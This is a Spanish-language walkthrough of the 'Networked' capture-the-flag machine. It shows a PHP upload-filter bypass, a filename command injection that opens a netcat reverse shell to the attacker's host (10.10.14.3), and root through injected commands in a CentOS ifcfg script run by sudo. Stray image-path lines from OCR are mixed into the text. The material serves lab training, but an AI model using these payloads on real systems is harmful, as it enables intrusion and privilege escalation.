
Networked - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDFgr+LYQ5zL9JWnZmjxP7FT1134sJla89HBT+qnqN
gnFXBrhwpRB2spULt2YqRM49aEbm7bRf2pctxuvgeym/pwCghb6nSbdsaCIsoE+X7QwbG0j6ZfoNIJzQk
7E1JJxJqQ05wiqsnjnFaZPYP+ptTqorUKP4AenZnf9Wan7VrrzVNZGnFlczj/BsxXOYaRe4Q8VK4PwiDb
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAsf1XX
zC3KwSUy1BOGw8=
|   256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILMrhnJBfdb0fWQsWVfynAxcQ8+SNlL38vl8VJaaqPT
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
```


En el puerto 80 nos encontramos con lo siguiente:



Vamos a buscar posibles rutas con gobuster:

```
/index.php/           (Status: 200) [Size: 229]
/.html/               (Status: 403) [Size: 208]
/cgi-bin/             (Status: 403) [Size: 210]
/icons/               (Status: 200) [Size: 74409]
/uploads/             (Status: 200) [Size: 2]
/photos.php/          (Status: 200) [Size: 1302]
/upload.php/          (Status: 200) [Size: 170]
/lib.php/             (Status: 200) [Size: 0]
/backup/              (Status: 200) [Size: 885]
```

Encontramos un archivo "backup.tar" en backup:




Lo descomprimimos:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ tar -xvf backup.tar
index.php
lib.php
photos.php
upload.php
```

Es un backup de los archivos que encontramos en la web. Podemos ver como funciona upload.php:


```php
//$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
list ($foo,$ext) = getnameUpload($myFile["name"]);
$validext = array('.jpg', '.png', '.gif', '.jpeg');
$valid = false;
foreach ($validext as $vext) {
  if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
    $valid = true;
  }
}
```

Vemos que solo acepta ese tipo de extensiones. Vamos a probar a subir un archivo png:






Lo podemos ver en photos.php:




Vamos a intentar cambiarle la extension al archivo "spider.png" y le vamos a llamar "spider.php.png" y al final de todo le añadimos lo siguiente:




Hay un concepto que se llama "Magic numbers" que corresponden a los primeros 16 numeros que sirven para identificar el tipo de archivo, por ejemplo los "magic numbers" del archivo png son:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ xxd spider.png|head -n 1
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452  .PNG........IHDR

┌──(kali㉿kali)-[~/Downloads]
└─$ xxd spider.php.png|head -n 1
00000000: 8950 4e47 0d0a 1a0d 0a00 0000 0d49 4844  .PNG.........IHD
```

Como podemos ver, no coindiden, pero podemos editarlos con hexedit




Ahora que le hemos editado los 16 primeros digitos podemos subir el archivo "spider.php.png"







Como ahi no podemos ejecutar nada, vamos a ver donde se almacena la imagen inspeccionando la foto:



Vamos al directorio:



Estamos leyendo el contenido de la imagen, vamos a ejecutar comandos:



Nos podemos enviar una shell ejecutando el siguiente comando :

ESCALADA DE PRIVILEGIOS

Somos el usuario apache, en el directorio home de guly vemos dos archivos

```
bash-4.2$ ls /home/guly/
check_attack.php  crontab.guly  user.txt
```

Vamos a ver el contenido del crontab:

```
bash-4.2$ cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
```

Se esta ejecutando cada 3 minutos el archivo "check_attack.php":

```
foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
```

Podemos ver que se ejecuta `rm -f $path$value`

```
    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value >
```

El `$path` es "/var/www/html/uploads":

```
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
```

El `$value` es el nombre del archivo que hay dentro de "/var/www/html/uploads"

```
foreach ($files as $key => $value) {
```

```
bash-4.2$ ls -l /var/www/html/uploads
total 120
-rw-r--r--  1 apache apache 49196 Oct 24 00:25 10_10_14_3.php.png
-rw-r--r--  1 apache apache 48983 Oct 24 00:14 10_10_14_3.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_1.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_2.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_3.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_4.png
-r--r--r--. 1 root   root       2 Oct 30  2018 index.html
```

Esto quiere decir que esta utilizando el nombre del archivo para realizar el borrado. Pero si en el nombre del archivo le añado ";" despues de intentar borrar el nombre hasta el ";" ejecutara el comando que se muestra acontinuacion. Vamos a probar a enviarnos conexion por nectat tras editar el nombre del archivo:

```
bash-4.2$ touch ';nc -c bash 10.10.14.3 4321'
bash-4.2$ ls -la
total 128
drwxrwxrwx. 2 root   root    4096 Oct 24 01:03 .
drwxr-xr-x. 4 root   root    4096 Jul  9  2019 ..
-rw-r--r--  1 apache apache 49196 Oct 24 00:25 10_10_14_3.php.png
-rw-r--r--  1 apache apache 48983 Oct 24 00:14 10_10_14_3.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_1.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_2.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_3.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_4.png
-rw-r--r--  1 apache apache     0 Oct 24 01:03 ;nc -c bash 10.10.14.3 4321
-r--r--r--. 1 root   root       2 Oct 30  2018 index.html
```

Lo que va a pasar es que va a intentar borrar el archivo utilizando el nombre este. Como esta vacio se ejecutara lo que hay despues del ";"

```
└─$ nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.146] 49088
whoami
guly
```


Tenemos permisos para ejecutar el siguiente comando como sudo:

```
[guly@networked ~]$ sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_qu
    LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC
    XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
```

Como podemos ver esta tirando de un archivo de la red:

```
[guly@networked ~]$ cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
```

Vos a buscar alguna vulnerabilidad de network scripts;



Nos dice que si tenemos permiso de escritura en cualquier archivo que empiece por "ifcfg"en "/etc/sysconfig/network-scripts" podemos ejecutar comandos para elevar nuestros privilegios

```
Hi there,

Just found an issue in Redhat/CentOS which according to RedHat security team is not an issue. I don't know, sounds
weird to me.

If, for whatever reason, a user is able to write an ifcf-&lt;whatever&gt; script to /etc/sysconfig/network-scripts or it can
adjust an existing one, then your system in pwned.
```

Para ello, en el campo name tenemos que añadir el nombre mas el comando a ejecutar:

```
For example:

/etc/sysconfig/network-scripts/ifcfg-1337

NAME=Network /bin/id  &lt;= Note the blank space
ONBOOT=yes
DEVICE=eth0
```

Vamos a probar a ejecutar el script como sudo y cuando me pida el nombre le pongo el nombre test y el comando a ejecutar (whoami)

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
test whoami
interface PROXY_METHOD:
dada
interface BROWSER_ONLY:
asdasd
interface BOOTPROTO:
adads
root
root
```

Vamos a probar a ejecutarnos una bash:

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
test bash
interface PROXY_METHOD:
asdas
interface BROWSER_ONLY:
dasda
interface BOOTPROTO:
adsda
[root@networked network-scripts]#
```

Conseguimos una bash como root.

(Para poder ejecutar el comando que quiera en el archivo de "network-scripts" lo puedo hacer con el comando "source"):

- Le añado el comando ls

```
[root@networked network-scripts]# cat ifcfg-guly
E=guly0
ONBOOT=no
NM_CONTROLLED=no
NAME=test ls
PROXY_METHOD=sds
BROWSER_ONLY=dsds
BOOTPROTO=sdsds
```

- Ejecuta el ls:

```
[root@networked network-scripts]# source ifcfg-guly
cat          ifdown-bnep  ifdown-post    ifdown-TeamPort  ifup-eth   ifup-plusb
ifup-Team          network-functions
ifcfg-eth0   ifdown-eth   ifdown-ppp     ifdown-tunnel    ifup-ippp  ifup-post
ifup-TeamPort      network-functions-ipv6
ifcfg-guly   ifdown-ippp  ifdown-routes  ifup             ifup-ipv6  ifup-ppp
ifup-tunnel
ifcfg-lo     ifdown-ipv6  ifdown-sit     ifup-aliases     ifup-isdn  ifup-routes  ifup-wireless
ifdown       ifdown-isdn  ifdown-Team    ifup-bnep        ifup-plip  ifup-sit
```